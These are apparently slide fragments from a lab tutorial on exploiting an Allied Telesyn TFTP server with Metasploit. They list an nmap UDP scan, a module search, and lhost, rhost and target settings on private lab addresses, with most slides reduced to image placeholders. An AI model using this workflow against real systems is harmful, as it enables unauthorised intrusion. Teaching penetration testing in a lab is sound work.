

- Install Allied Telesyn TFTP Server






Hacking With Metasploit

- Nmap will let you know that a TFTP server is running
  - db_nmap -sU -A 192.168.160.136
- msf> search tftp



Hacking With Metasploit

- Set parameters
  - set lhost 192.168.160.137 (Kali)
  - set rhost 192.168.160.136 (server)
  - set target 8
- run



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

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



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